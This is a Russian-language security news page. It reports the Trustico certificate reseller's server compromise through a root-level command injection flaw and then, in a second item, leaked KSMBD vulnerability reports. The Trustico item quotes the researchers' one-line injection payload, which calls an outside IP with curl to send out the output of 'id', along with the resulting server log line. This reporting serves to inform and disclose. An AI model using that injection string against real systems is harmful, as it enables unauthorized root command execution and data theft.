



Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Ранее освещенная история с проблемными сертификатами, полученными через реселлера Trustico, усугубилась новыми подробностями. В веб-интерфейсе сервиса была обнаружена уязвимость, позволяющая получить к серверу root-доступ.

Если раньше эксперты только гадали, что может быть причиной того, что Trustico решила отозвать выданные сертификаты, то сейчас ситуация начинает проясняться. Похоже, что такое решение связано с киберинцидентом, подорвавшим безопасность реселлера.




Сама брешь имеет довольно посредственный характер — допускается ввод без экранирования спецсимволов. Таким образом, если кто-либо введет в форме проверки сертификата шелл-операторы, они будут исполнены на серверы с правами root.

Об этой проблеме сообщили эксперты Manawyrm и Predrag Cujanović в Twitter.

В качестве примера специалисты приводят ввод следующую строку:

$(curl https://3.5.6.9/`id`)

Которая отправит на хост запрос:

3.5.6.9 - [01/Mar/2018:09:52:14 -0500] "GET /uid=0(root) HTTP/1.1" 404 209 "-" "curl/7.29.0"

Сообщается, что на данный момент сайт Trustico недоступен. Специалистам пока не удалось выяснить, позволяет ли данная брешь скомпрометировать приватные ключи сертификатов, однако одному из исследователей удалось найти в конфигурации секретный ключ для SSL-сертификта домена «*.trustico.com».

Следовательно, в ближайшее время DigiCert и Comodo отреагируют на инцидент, что, скорее всего, приведет к отзыву всех выданных через Trustico сертификатов.

Подпишитесь на новости

Отчёты о критических уязвимостях Linux попали в открытую рассылку до патчей

Trend Micro Zero Day Initiative отправила подробные отчёты об уязвимостях Linux в публичные рассылки. Среди них есть две проблемы KSMBD, которым исследователи присвоили 9 баллов по шкале CVSS (возможность удалённого выполнения кода). Технические подробности стали доступны раньше, чем исправления успели добраться до пользователей.

Публикации сохранились в архиве рассылки: отчёт об ошибке SMB Direct и обсуждение состояния гонки в KSMBD. В материалах есть описание причин и данные воспроизведения.

KSMBD — встроенный в ядро файловый сервер SMB. Одна проблема связана с обработкой параллельных запросов, другая — с ошибкой расчёта размера в механизме SMB Direct. Для второго сценария нужны определённая конфигурация, RDMA и доступный для записи общий ресурс.

В публичных сообщениях также описаны риски повышения привилегий и утечки информации в других компонентах. Как именно отчёты оказались в открытых списках и была ли это случайность, окончательно не установлено.

Есть важное уточнение по патчам: сопровождающий KSMBD уже указал на устранение проблемы ZDI-CAN-33774 в своём Git-репозитории. Но наличие коммита ещё не означает, что обновление вошло в ядро конкретного дистрибутива.

RSS: Новости на портале Anti-Malware.ru